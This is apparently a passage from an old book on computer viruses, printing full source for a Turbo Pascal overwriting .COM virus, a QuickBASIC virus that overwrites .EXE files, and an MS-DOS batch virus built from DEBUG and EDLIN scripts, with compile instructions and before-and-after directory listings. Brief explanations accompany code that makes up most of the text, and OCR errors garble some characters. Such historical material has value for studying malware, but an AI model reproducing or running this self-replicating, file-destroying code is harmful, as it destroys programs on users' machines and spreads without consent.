
```


Flow-Chart for the Program .vl.com.


(Comments: Bernd Fix)

























```

08F9 80 00 37 30 ; Storage address DTA (Disk Transfer Area)
08FD 04 40 54 08 ; Old creation date/time of the file.
0901 23 00      ; File attributes
0903 EB 08 18   ; The bytes (100h - 102h) of the original .COM files
0906 E9 FD 05   ; The new 3 bytes (JMP Virus!)
0909 24 2E 43 4F 4D 00 [*COM.]
090F 1C 00      ; Start of the path name entries
0911 40 78      ; Pointer to start of the file name
0913 50 41 54 48 3D [PATH=]
0918 44 45 4D 4F 55 4E 54 2E 43 4F 4D 00 [DEMOUNT.COM.]
      { 20 20 20 .. }
0958 { xx xx .. } ; DTA of the Virus program
0983 20 20 20 20 20
  
```

## 9.2 Viruses in Pascal

A high-level language like Pascal, and especially Turbo Pascal, offer excellent possibilities for virus programming. The disadvantage is that it is not possible to reduce the compilation to less than about 12K. For test purposes the size of the program doesn't play a big role, so Turbo Pascal is well-suited for representing principal virus structures and techniques.

As an example of this we offer an overwriting virus program. This source code was available through various BBSes for a while. It is published here in its original form, with comments by its author M. Vallen.

```
{
-----

Number One

This is a very primitive computer virus.

HANDLE WITH CARE!    -- Demonstration ONLY!

    Number One infects all .COM - files in the
    CURRENT directory.
    A warning message and the infected file's name will
    be displayed.
    That file has been overwritten with Number One's
    program code and is not reconstructible!
    If all files are infected or no .COM - files found,
    Number One gives you a <Smile>.
    Files may be protected against infections of
    Number One
    by setting the READ ONLY attribute.

Written 10.3.1987 by M.Vallen (Turbo-Pascal 3.01A)
(c) 1987 by BrainLab

-----
}

{C-}
{U-}
{I-}      { Do not allow a user break, enable IO check}

{ -- Constants -----}

Const
    VirusSize = 12027;          { Number One's code size }

    Warning   : String[42]      { Warning message }
    = 'This file has been infected by Number One!';

{ -- Type declarations -----}
```

```

Type
  DTARec    = Record                                { Data area for }
  DOSnext : Array[1..21] of Byte;                    { file search }
              Attr    : Byte;
              FTime,
              FDate,
              FLsize,
              FHsize  : Integer;
              FullName: Array[1..13] of Char;
  End;

Registers = Record { Register set used for file search }
  Case Byte of
    1 : (AX,BX,CX,DX,BP,SI,DI,DS,ES,Flags : Integer);
    2 : (AL,AH,BL,BH,CL,CH,DL,DH          : Byte);
  End;

{ -- Variables----- }

Var
  ProgramStart : Byte absolute Cseg:$100;
  MarkInfected : String[42] absolute Cseg:$180;
  Reg           : Registers;           { Register set }
  DTA           : DTARec;              { Data area   }
  Buffer         : Array[Byte] of Byte; { Data buffer }
  TestID        : String[42]; {To recognize infected files}
  UsePath       : String[66];          { Path to search files }
  UsePathLength : Byte absolute UsePath; { Length of search path }
  Go            : File;                { File to infect }
  B            : Byte;                { Used }

{ -- Program code ----- }

Begin
  WriteLn(Warning);           { Display warning message }
  GetDir(0, UsePath);         { Get current directory }
  if Pos('\', UsePath) <> UsePathLength then
    UsePath := UsePath + '\';
  UsePath := UsePath + '*.COM'; { Define search mask }
  Reg.AH := $1A;               { Setup data area }
  Reg.DS := Seg(DTA);
  Reg.DX := Ofs(DTA);
  MsDos(Reg);
  UsePath[Succ(UsePathLength)] := #0; {Path must end with #0}
  Reg.AH := $4E;
  Reg.DS := Seg(UsePath);
  Reg.DX := Ofs(UsePath[1]);
  Reg.CX := $ff;              { Set attribute to find ALL files }
  MsDos(Reg);                 { Find the first matching entry }
  IF not Odd(Reg.Flags) Then { If a file found then ... }
  Repeat
    UsePath := DTA.FullName;
    B := Pos(#0, UsePath);

```

```

If B > 0 Then
  Delete(UsePath, B, 255);      { Remove garbage }
Assign(Go, UsePath);
Reset(Go);
If IOresult = 0 Then           { If not IO error then ... }
Begin
  BlockRead(Go, Buffer, 2);
  Move(Buffer[$80], TestID, 43);
                                { Test if file is already infected }
  If TestID <> Warning Then      { If not, then... }
  Begin
    Seek(Go, 0);
                                { Mark file as infected and ... }
    MarkInfected := Warning;
                                { Infect it }
    BlockWrite(Go, ProgramStart, Succ(VirusSize shr 7));
    Close(Go);
                                { Say what has been done }
    WriteLn(UsePath + ' infected. ');
    Halt;                       { ... and HALT the program }
  End;
  Close(Go);
End;
{ The file has already been infected, search next }
Reg.AH := $4F;
Reg.DS := Seg(DTA);
Reg.DX := Ofs(DTA);
MsDos(Reg);
{ .                               .. Until no more files found }
Until Odd(Reg.Flags);
Write('<Smile>');               { Give a smile }
End.

```

### How the program works

This overwriting virus behaves like the one described under Section 9.1. EXE files are not affected at all. Moreover, this virus program is not all that inconspicuous since it is about 12K long and it changes the date entry.

#### Directory before the call:

```

Catalog of A:\
DEBUG      COM      15611   4-22-85  12:00p
DISKCOMP   COM      4121    4-22-85  12:00p
DISKCOPY   COM      4425    4-22-85  12:00p
3 Files    330752 bytes free

```

#### Directory after the call:

```

Catalog of A:\
DEBUG      COM      15611   7-13-87  12:00p
DISKCOMP   COM      4121    4-22-85  12:00p
DISKCOPY   COM      4425    4-22-85  12:00p
3 Files    330752 bytes free


```

Naturally, the virus presence is immediately obvious when looking at these entries because the date entry has changed. The changes become even clearer when a short file is attacked.

Catalog of A:\

DEBUG	COM	15611	7-13-87	12:00p
DISKCOMP	COM	12032	7-13-87	12:00p
DISKCOPY	COM	4425	4-22-85	12:00p
3 Files		323584 bytes free		

You are not punished with defective sectors when the disk becomes completely infected. The virus simply responds with a smile.



### 9.3 Viruses in BASIC

Although many of the current software programmers start out with the programming language BASIC, programmers who stay with BASIC today are generally ridiculed. But it's possible to write very efficient virus programs with this programming language.

The first example presented here is an overwriting virus program which makes use of the MS-DOS operating system to infect EXE files. To do this, you must compile the source code, note the length of the compiled and linked EXE file, and edit the source code to place the length of the object program in the LENGTHVIR variable. Now the source code is compiled again and the overwriting virus is finished. To make a non-overwriting virus out of this program, the original program, appended to the end of the infected program with APPEND, can be read and this original program can be started with "SHELL PRGname". This requires some additional work with the compiler in question.

In this form the following things should be noted about this program:

- 1) BV3.EXE must be in the current directory.
- 2) COMMAND.COM must be available in order to execute the SHELL instruction.
- 3) The LENGTHVIR variable must be set to the length of the linked program.
- 4) The /e switch must be used with the Microsoft QuickBASIC compiler.

```

10 REM *****
20 REM ***      Demo virus BV3.BAS      ***
30 REM *** Copyright by R.Burger 1987 ***
40 REM *****
50 ON ERROR GOTO 670
60 REM *** LENGTHVIR must be set
70 REM *** to the length of the
80 REM *** linked program.
90 LENGTHVIR=2641
100 VIRROOT$="BV3.EXE "
110 REM *** Write the directory in
120 REM *** the file "INH".
130 SHELL "DIR *.exe>inh"
140 REM *** Open "INH" file and read names
150 OPEN "R",1,"inh",32000
160 GET #1,1
170 LINE INPUT#1,ORIGINAL$
180 LINE INPUT#1,ORIGINAL$
190 LINE INPUT#1,ORIGINAL$
200 LINE INPUT#1,ORIGINAL$
210 ON ERROR GOTO 670

```



```

220 CLOSE#2
230 F=1:LINE INPUT#1,ORIGINAL$
240 REM *** "%" is the marker of the BV3
250 REM *** "%" in the name means:
260 REM *** infected copy present
270 IF MID$(ORIGINAL$,1,1)="/" THEN GOTO 210
280 ORIGINAL$=MID$(ORIGINAL$,1,13)
290 EXTENSION$=MID$(ORIGINAL$,9,13)
300 MID$(EXTENSION$,1,1)=". "
310 REM *** concatenate names into filenames
320 F=F+1
330 IF MID$(ORIGINAL$,F,1)="/" OR MID$(ORIGINAL$,F,1)=". "
OR F=13 THEN GOTO 350
340 GOTO 320
350 ORIGINAL$=MID$(ORIGINAL$,1,F-1)+EXTENSION$
360 ON ERROR GOTO 210
365 TEST$=""
370 REM *** open file found
380 OPEN "R",2,ORIGINAL$,LENGTHVIR
390 IF LOF(2)<LENGTHVIR THEN GOTO 420
400 GET #2,2
410 LINE INPUT#2,TEST$
420 CLOSE#2
430 REM *** Check if already infected
440 REM *** "%" at the end of the file means:
450 REM *** File already infected
460 IF MID$(TEST$,2,1)="/" THEN GOTO 210
470 CLOSE#1
480 ORIGINAL$=ORIGINAL$
490 MID$(ORIGINAL$,1,1)="/"
500 REM *** Save "healthy" program
510 C$="copy "+ORIGINAL$+" "+ORIGINAL$
520 SHELL C$
530 REM *** Copy virus to the "healthy" program
540 C$="copy "+VIRROOT$+ORIGINAL$
550 SHELL C$
560 REM *** Append virus marker
570 OPEN ORIGINAL$ FOR APPEND AS #1 LEN=13
580 WRITE#1,ORIGINAL$
590 CLOSE#1
630 REM *** Output message
640 PRINT "Infection in " ;ORIGINAL$;" !Dangerous!"
650 SYSTEM
660 REM *** Virus ERROR message
670 PRINT"VIRUS internal ERROR":SYSTEM

```

#### How the program works

In contrast to previous viruses, this one attacks only EXE files. To recognize the difference between this and other programs, we must take a close look at the way it spreads.

Directory before the call:

Catalog of A:\

SORT	EXE	1664	4-22-85	12:00p
SHARE	EXE	8304	4-22-85	12:00p
SUBST	EXE	16627	4-22-85	12:00p
BV3	EXE	2641	7-13-87	8:27p
4 file(s) 325632 bytes free				

Directory after the call:

Catalog of A:\

SORT	EXE	2655	7-13-87	8:43p
SHARE	EXE	8304	4-22-85	12:00p
SUBST	EXE	16627	4-22-85	12:00p
BV3	EXE	2641	7-13-87	8:27p
INH		277	7-13-87	8:43p
%ORT	EXE	1664	4-22-85	12:00p
6 file(s) 321536 bytes free				

A new addition is the INH file, which contains the directory, and the file %ORT.EXE. Files which start with a "%" are backup copies of the original software. These copies could be used to turn the program into a non-overwriting virus. Programs which start with a "%" are not infected by this program, so programs can be protected from the virus by changing their names or making them the same length as the virus (LENGTHVIR), although this is not a very practical protection. When the directory has been completely infected, an error message will result because errors which occur are only partially trapped.

## 9.4 Batch viruses

It is even possible to develop a virus program at the command level of the computer. We will use a batch file, from which it is possible to call both memory-resident functions of the operating system as well as transient functions. The parameters for the resident calls are passed in the command line in this batch file, while the parameters of the transient programs are in an instruction list. This listing, which represents a virus program consisting of only eight lines, makes use of some features of the MS-DOS operating system like the previous BASIC program in Section 9.3.

In addition, the transient programs DEBUG and EDLIN are used. Several instruction lists are used to control these programs.

The important thing here is that these programs can always be accessible by the processor, which is of course essential with the MS-DOS operating systems.

This program was developed and tested under MS-DOS 3.1. There may be problems with other versions of the operating system, but they can be relatively easy to analyze and correct. To avoid errors and to preserve the interplay of all four of the files belonging to the virus, you should use the filenames printed here. If you use different names, be sure to change the names in all four files.

### Note:

It has been shown that the public-domain command-line editor CED can not handle the piping used in these programs. CED should not be loaded when these listings are being tested.

Here is the listing of the batch virus:

Name: VR.BAT

```
echo=off
ctty nul
path c:\msdos
dir *.com/w>ind
edlin ind<1
debug ind<2
edlin name.bat<3
ctty con
```

In addition to this batch file there are three command files, here designated as 1, 2 and 3 (no extension).

This is the first command file:

Name: 1.

```
1,4d
e
```

Here is the second command file:

```
Name: 2.
m100,10b,f000
e108 ".BAT"
m100,10b,f010
e100"DEL "
mf000,f00b,104
e10c 2e
e110 0d,0a
mf010,f020,11f
e112 "COPY \VR.BAT "
e12b 0d,0a
rcx
2c
nname.bat
w
q
```

The third command file must be printed as a hex dump because it contains two control characters (1Ah = Ctrl Z) and thus is not entirely printable.

Hex dump of the third command file:

```
Name: 3.
0100 31 2C 31 3F 52 20 1A 0D-6E 79 79 79 79 79 79 79
      1 , 1 ? R . . n Y Y Y Y Y Y Y Y
0110 79 20 0D 32 2C 32 3F 52-20 1A 0D 6E 6E 79 79 79
      Y . 2 , 2 ? R . . n n Y Y Y Y
0120 79 79 79 79 20 0D 45 0D-00 00 00 00 00 00 00 00
      Y Y Y Y . E . . . . . . . .
```

Now we come to the exact operation of this batch virus. The actual infection process consists of erasing the infected program, changing the path in \*.BAT, and setting up a batch file with the name of the infected program and the extension of .BAT. When the software is called, the batch program is automatically executed and the infection is continued because there is no longer a file with this name and the extension of .EXE.

Explanation of the batch program:

```
echo=off
```

The console output is turned off so that the user doesn't see what happens while the program is running.

```
ctty nul
```

The console interface is redirected to the NUL device in order to prevent user interruptions. This completely suppresses the output of messages from all the programs called.

```
path c:\msdos
```

This line must be changed from each different system since it defines the access path for the MS-DOS utility programs EDLIN and DEBUG.

```
dir *.com/w>ind
```

The directory is written to the IND file, whereby only the name entries are written and not the lengths or the creation dates of the files.

```
edlin ind<1
```

The directory is processed with EDLIN so that it contains only filenames. See the explanations of the instruction lists for more information.

```
debug ind<2
```

A new batch program is created with DEBUG. See the explanations of the instruction lists for more information.

```
edlin name.bat<3
```

The new batch program is brought into executable form by calling EDLIN again. See the explanations of the instruction lists for more information.

```
ctty con
```

The console interface is again assigned to the console. The echo is still off.

```
name
```

The newly created batch program NAME.BAT is called. This file, created by DEBUG, looks like this in the case of an infection of ASSIGN.COM:

```
DEL ASSIGN.COM  
COPY \VR.BAT ASSIGN.BAT
```

As you can see, ASSIGN.COM is deleted and the ASSIGN.BAT file is created. ASSIGN.BAT is the batch program printed above.

#### *Explanations of the instruction lists:*

The input commands to the various programs do not have to come from the keyboard, they can also be fetched from files. The first program called by batch virus, the line editor with the IND file loaded to be edited, gets its commands from the file (1.) and executes the commands which it contains.

```
1,4d
```

Lines one to four of the IND file are deleted.

e

The editing is ended and the modified IND file is saved.

This is what the IND file looks like before the call to EDLIN:

Volume in drive B has no name  
Directory of B:\

```

ASSIGN  COM      BACKUP  COM      BASIC   COM
      3 file(s)    324608 bytes free

```

After the call to EDLIN it has been changed as follows:

```

ASSIGN  COM      BACKUP  COM      BASIC   COM
      3 file(s)    324608 bytes free

```

Now the file with the name ASSIGN.COM comes first in the file. In addition, all of the files in it are files which can be host programs for the virus. The subsequent processing uses only the first name, however.

